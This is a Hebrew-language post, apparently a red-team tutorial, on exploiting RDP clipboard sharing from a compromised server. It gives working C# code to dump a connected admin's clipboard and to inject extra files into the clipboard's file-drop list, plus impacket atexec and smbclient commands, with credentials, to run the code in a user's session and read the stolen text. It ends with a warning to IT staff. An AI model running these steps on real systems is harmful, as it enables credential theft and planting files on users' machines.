שלום לכולם!
היום אנחנו נדבר על איך תוקפים יכולים לנצל גישה מאובטחת לשרת RDP - כאשר הם רצים על השרת.

גישה ל `clipboard`

כפיטצ'ר, מייקרוסופט מאפשרת לנו **גישה מלאה** לclipboard של היוזר שמתחבר אלינו ב RDP.
אנחנו התוקפים, יכולים לנצל את הפיטצר הזה כדי לעשות כמה דברים מעניינים.

גניבת מידע

כאמור, RDP מאפשר גישה מלאה ל clipboard של הלקוח. **סיטואציה**: התוקף יושב על שרת exchange (שרת ה mail של Microsoft) שמנוהל מרחוק ע"י חיבורי RDP. אחד האדמינים שמנהל את הexhcnage משאיר חיבור RDP דלוק, גם בזמן שמנהל גם דברים. אנחנו כתוקפים שיושבים על שרת ה exchange נוכל להביא את ה clipboard שלו וכך למצוא פרטי מידע מעניינים על הרשת!
דברים כמו:

- כתובות
- יוזרים
- סיסמאות

ועוד המון!

שלבים ל exploitation

חשוב לציין שclipboard שומר מידע פר session ולא פר user.
כך שאם נרצה לגנוב מידע מה rdp-clipboard נצטרך לרוץ בתוך ה Session המיועד.
הנה קוד C# גנרי שיודע לקרוא את הטקסט מה clipboard, ולכתוב אותו לקובץ:

```
using System;
using System.Windows;

namespace RDPClipboard
{
    internal class Program
    {
        [STAThread]
        static void Main(string[] args)
        {
        System.IO.File.WriteAllText(@"C:\Windows\Temp\clipboard_data.txt",
Clipboard.GetText());
        }
```

```
    }
}
```

כאשר הקוד הזה ירוץ בתוך ה session של ה RDP של הלקוח, אנחנו נוכל לקרוא מידע מה clipboard שלו, גם כאשר הוא לא מתכנן להדביק אותו בשרת.

כדי להריץ את התוכנה ב session המתאים נוכל להשתמש ב `atexec` של `impacket`.
לדוגמה כדי להריץ ב session מספר 1:

```
atexec.py -session-id 1 'Administrator':'Password1'@10.0.0.45
'C:\Users\Administrator\Desktop\RDPClipboard.exe'
```

לאחר מכן, נוכל לקרוא את הקובץ עם SMB:

```
smbclient.py 'Administrator':'Password1'@10.0.0.45
use C$
cat \windows\temp\clipboard_data.txt
# MYSuperS3cr3tP@$$w0rd!
```

טירוף חושים!

שינוי המידע בclipboard

כאמור, גישה מלאה לclipboard - אז למה שלא נשנה אותו?
הפרוטוקול RDP מאפשר העברת קבצים מעל ה CLIPBOARD שלו.
לדוגמה, כאשר אני מחובר ב RDP למחשב כלשהו, אני אוכל לסמן קובץ, ללחוץ CTRL+C ולסגור את מסך ה RDP ולהדביק את הקובץ בשולחן העבודה שלי. כמובן, שאנחנו בתור תוקפים נוכל לשלוט במה שקורה שם!
הנה דוגמה לקוד C# שמוסיף קובץ לרשימת הקבצים שמועתקים ב CLIPBOARD:

```
using System;
using System.Windows;
using System.Collections.Specialized;

namespace RDPClipboard
{
    internal class Program
    {
        [STAThread]
        static void Main(string[] args)
        {
            string filePath = @"C:\Windows\System32\drivers\etc\hosts";
            StringCollection fileDropList = Clipboard.GetFileDropList();
            fileDropList.Add(filePath);
            Clipboard.SetFileDropList(fileDropList);
```


```
        }
    }
}
```

שימו לב שהתוכנה צריכה לרוץ בין פעולת ההעתקה, לבין פעולת ההדבקה!

לדוגמה היוזר רוצה להעתיק את הקובץ `a.txt` משולחן העבודה בשרת ה RDP.


אנחנו נוכל להאזין לפעולה כזאת, ולגרום לתוכנה שלנו להוסיף גם קובץ נוסף לclipboard שלו.

כך שבעת ההדבקה, שני הקבצים יודבקו.




```
┌─ido@debian ~
└─➤  atexec.py -session-id 1 'Administrator':'Password1'@10.0.0.45 'C:\Users\Administrator\Desktop\RDPClipboard.exe'
Impacket v0.13.0.dev0+20241024.90011.835e175 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \tRnIMBre
[*] Running task \tRnIMBre
[*] Deleting task \tRnIMBre
```



יכול להיות שימושי במצבים מסויימים

לסיום.

הרבה פעמים אנשי IT נוטים לחשוב שחיבור לשרת RDP מsubnet מרוחק הוא דבר 100% מאובטח. המון פעמים מנהלים שרתים שנמצאים ב DMZ בגלל התפיסה הזאת. חשוב להכיר את הסכנות שיש בפעולות האלה!